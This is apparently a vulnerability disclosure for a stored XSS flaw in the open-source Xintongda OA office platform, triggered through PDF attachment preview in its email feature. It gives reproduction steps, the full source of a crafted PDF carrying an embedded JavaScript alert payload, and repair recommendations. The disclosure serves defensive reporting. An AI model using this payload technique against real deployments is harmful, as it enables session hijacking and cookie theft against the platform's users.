
1. Testing environment

The testing environment is VMware Workstation: Seed Ubuntu 20.04
The version is as follows:



Test version: Xintongda OA open source version
Warehouse address: https://gitee.com/xtdoa/xtdoa
Test address: http://community.xtdoa.cn/

2. Vulnerability Description

The Xintongda OA platform is equipped with a powerful enterprise level workflow engine, with 21 years of research and development experience, serving over 100000 enterprises and government clients. The Xintongda OA platform adopts the JAVA SSM framework, which includes technologies such as workflow engine, form engine, instant messaging (IM), signature, handwriting, large screen display, and office plugin free preview. The functions include email, workflow, document management, attendance management, file cabinet, online storage, and other functions. Integrated with Alibaba DingTalk, Enterprise WeChat, Huawei Welink, and more.

There is a cross site scripting vulnerability in the open-source version of Xintongda OA. The vulnerability stems from the lack of effective filtering and escape of user provided data by the application, and the system provides file upload and online preview functions. Attackers can exploit this vulnerability by injecting carefully designed payloads to execute arbitrary web scripts or HTML.

3. POC process

3.1 Function points

Login-My Portal-Email-Write Email-Upload Attachment-Send-File Preview

3.2 The harm of XSS vulnerabilities

After a successful attack using XSS code, malicious users may gain high privileges. XSS vulnerabilities mainly pose the following hazards:

(1) Stealing various user accounts;

(2) Stealing user cookie information and impersonating the user's identity to enter the website;

(3) Hijacking user sessions and performing arbitrary operations; Refers to operating the user's browser:

(4) Streaming display, executing commercial advertisements:

(5) Spread worms.

and so on.

3.3 POC process

We first write the following code into a text file, and then modify the file suffix name to pdf, where we name it joy.pdf.


The following code can execute XSS attacks, and when the attack is successfully executed, the user will receive an XSS pop-up window. Afterwards, we logged into the system and sent an email. We used the attachment upload function to send the file. After the file was uploaded to the server, we clicked on send email. After sending, we clicked on the file name for preview.

```
%PDF-1.3
%忏嫌
```

```
1 0 obj
<<
/Type /Pages
/Count 1
/Kids [ 4 0 R ]
>>
endobj
2 0 obj
<<
/Producer (PyPDF2)
>>
endobj
3 0 obj
<<
/Type /Catalog
/Pages 1 0 R
/Names <<
/JavaScript <<
/Names [ (0b1781f6\0559e7f\0554c59\055b8fd\0557c4588f0d14c) 5 0 R ]
>>
>>
>>
endobj
4 0 obj
<<
/Type /Page
/Resources <<
>>
/MediaBox [ 0 0 72 72 ]
/Parent 1 0 R
>>
endobj
5 0 obj
<<
/Type /Action
/S /JavaScript
/JS (app\056alert\050\047xss\047\051\073)
>>
endobj
xref
0 6
0000000000 65535 f
0000000015 00000 n
0000000074 00000 n
0000000114 00000 n
0000000262 00000 n
0000000350 00000 n
trailer
<<
/Size 6
/Root 3 0 R
/Info 2 0 R
>>
startxref
445
%%EOF
```

3.4 POC result

From the image, it can be seen that we have successfully carried out XSS attacks.



4. Repair plan

1. It is recommended not to enable the online viewing function of PDF and HTML. Click to directly view the source file

2. Update PDF Reader: Update the version of the PDF reader in a timely manner to obtain the latest security fixes and vulnerability patches.

3. Restrict the source of PDF files: Download PDF files only from trusted sources to avoid downloading and opening unknown or suspicious PDF files.

4. Use security reader plugins: Install some security reader plugins that can provide additional security protection and vulnerability detection functions.

5. Regular review of PDF files: Regularly review downloaded PDF files and delete files that may contain malicious script code.